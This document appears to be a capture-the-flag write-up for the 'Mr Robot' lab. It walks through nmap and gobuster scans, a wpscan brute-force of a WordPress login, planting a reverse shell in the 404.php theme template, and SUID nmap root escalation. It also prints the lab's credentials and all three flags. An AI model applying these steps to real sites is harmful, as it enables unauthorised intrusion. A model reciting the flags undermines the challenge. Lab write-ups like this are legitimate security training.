
MR Robot (poc) .

First scan the machine IP using nmap

```
sudo nmap 10.10.44.114 -sC -sV
```

(POC)



Here 80-http and 443-https open


> Next using (gobuster tool) find the IMP directories of the website

```
gobuster dir -u http://10.10.44.114/ -w common.txt
```

(POC)

```
ghost@ghosts-MacBook-Air ~ % gobuster dir -u http://10.10.44.114/ -w common.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.44.114/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.hta                 (Status: 403) [Size: 213]
/.htaccess            (Status: 403) [Size: 218]
/.htpasswd            (Status: 403) [Size: 218]
/0                    (Status: 301) [Size: 0] [--> http://10.10.44.114/0/]
/Image                (Status: 301) [Size: 0] [--> http://10.10.44.114/Image/]
/admin                (Status: 301) [Size: 234] [--> http://10.10.44.114/admin/]
/atom                 (Status: 301) [Size: 0] [--> http://10.10.44.114/feed/atom/]
/audio                (Status: 301) [Size: 234] [--> http://10.10.44.114/audio/]
/blog                 (Status: 301) [Size: 233] [--> http://10.10.44.114/blog/]
/css                  (Status: 301) [Size: 232] [--> http://10.10.44.114/css/]
/dashboard            (Status: 302) [Size: 0] [--> http://10.10.44.114/wp-admin/]
/favicon.ico          (Status: 200) [Size: 0]
/feed                 (Status: 301) [Size: 0] [--> http://10.10.44.114/feed/]
/image                (Status: 301) [Size: 0] [--> http://10.10.44.114/image/]
/images               (Status: 301) [Size: 235] [--> http://10.10.44.114/images/]
/index.html           (Status: 200) [Size: 1188]
/index.php            (Status: 301) [Size: 0] [--> http://10.10.44.114/]
/js                   (Status: 301) [Size: 231] [--> http://10.10.44.114/js/]
/intro                (Status: 200) [Size: 516314]
/license              (Status: 200) [Size: 309]
/login                (Status: 302) [Size: 0] [--> http://10.10.44.114/wp-login.php]
/page1                (Status: 301) [Size: 0] [--> http://10.10.44.114/]
/phpmyadmin           (Status: 403) [Size: 94]
/rdf                  (Status: 301) [Size: 0] [--> http://10.10.44.114/feed/rdf/]
/readme               (Status: 200) [Size: 64]
/render/https://www.google.com (Status: 301) [Size: 0] [--> http://10.10.44.114/render/https:/www.google.com]
/robots               (Status: 200) [Size: 41]
/robots.txt           (Status: 200) [Size: 41]
/rss                  (Status: 301) [Size: 0] [--> http://10.10.44.114/feed/]
/rss2                 (Status: 301) [Size: 0] [--> http://10.10.44.114/feed/]
/sitemap              (Status: 200) [Size: 0]
/sitemap.xml          (Status: 200) [Size: 0]
/video                (Status: 301) [Size: 234] [--> http://10.10.44.114/video/]
/wp-admin             (Status: 301) [Size: 237] [--> http://10.10.44.114/wp-admin/]
/wp-config            (Status: 200) [Size: 0]
/wp-content           (Status: 301) [Size: 239] [--> http://10.10.44.114/wp-content/]
/wp-cron              (Status: 200) [Size: 0]
/wp-includes          (Status: 301) [Size: 240] [--> http://10.10.44.114/wp-includes/]
/wp-load              (Status: 200) [Size: 0]
/wp-links-opml        (Status: 200) [Size: 227]
/wp-login             (Status: 200) [Size: 2606]
/wp-settings          (Status: 500) [Size: 0]
/wp-mail              (Status: 500) [Size: 3064]
/wp-signup            (Status: 302) [Size: 0] [--> http://10.10.44.114/wp-login.php?action=register]
/xmlrpc               (Status: 405) [Size: 42]
/xmlrpc.php           (Status: 405) [Size: 42]
Progress: 4734 / 4735 (99.98%)
===============================================================
```

> Now open http://10.10.44.114/robots.txt and http://10.10.44.114/wp-login



> Here, `fsocity.dic` contains a list of usernames that can be used for brute-force attacks, and `key-1-of-3.txt` first flag.

```
first flag : 073403c8a58a1f80d943455fb30724b9
```

> using wget download the word list

```
ghost@ghosts-MacBook-Air ~ % wget http://10.10.44.114/fsocity.dic
--2024-11-08 15:35:21--  http://10.10.44.114/fsocity.dic
Connecting to 10.10.44.114:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 7245381 (6.9M) [text/x-c]
Saving to: ‘fsocity.dic’

fsocity.dic         100%[===========================>]  6.91M   728k

2024-11-08 15:35:36 (502 KB/s) - ‘fsocity.dic’ saved [7245381/7245381]

ghost@ghosts-MacBook-Air ~ %
```

> Now Using the word list crack the http://10.10.44.114/wp-login page using ()


```
wpscan --url http://10.10.217.20/wp-login --usernames fsocity.dic --password
```

```
ghost — wpscan --url http://10.10.217.20/wp-login --usernames fsocity.dic --password...
[ghost@ghosts-MacBook-Air ~ % wpscan --url http://10.10.217.20/wp-login --usernames fsocity.d]
ic --passwords fsocity.dic
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                          Version 3.8.27
       Sponsored by Automattic - https://automattic.com/
       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[+] URL: http://10.10.217.20/wp-login/ [10.10.217.20]
[+] Started: Fri Nov  8 17:33:17 2024

Interesting Finding(s):

[+] Headers
 | Interesting Entries:
 |  - Server: Apache
 |  - X-Powered-By: PHP/5.5.29
```

> Using user name and password login the http://10.10.44.114/wp-login

User name : elliot


Password : ER28-0652




> Now go to **Appearance > Theme File Editor** and modify the **404 template (404.php)** code to include the reverse shell

> code.


> After restart the machine i finale access the revers-shell




> Now find the flags



> Here give a md5 hash creak it using crackstation.net



> it is the password of robot user




> Now we need to privilege escalate.I tried uploading a script like LinPeas here but the transfer failed.I also tried running sudo -l command but the user robot was not in sudoer's list. So lets run this command which searches for all files having SUID bit set

```
robot@linux:~$ find / -perm -u=s -type f 2>/dev/null
find / -perm -u=s -type f 2>/dev/null
/bin/ping
/bin/umount
/bin/mount
/bin/ping6
```

```
/bin/su
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/sudo
/usr/local/bin/nmap
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
/usr/lib/vmware-tools/bin32/vmware-user-suid-wrapper
/usr/lib/vmware-tools/bin64/vmware-user-suid-wrapper
/usr/lib/pt_chown
robot@linux:~$
```


> Found here nmap. Use it to be root.



> Here the 2nd flag

```
2nd flag :822c73956184f694993bede3eb39f959
```

> now move to root (cd /root) to find the final flag



> Here is the final flag

final flag : 04787ddef27c3dee1ee161b21670b4e4

Name : suvam sahu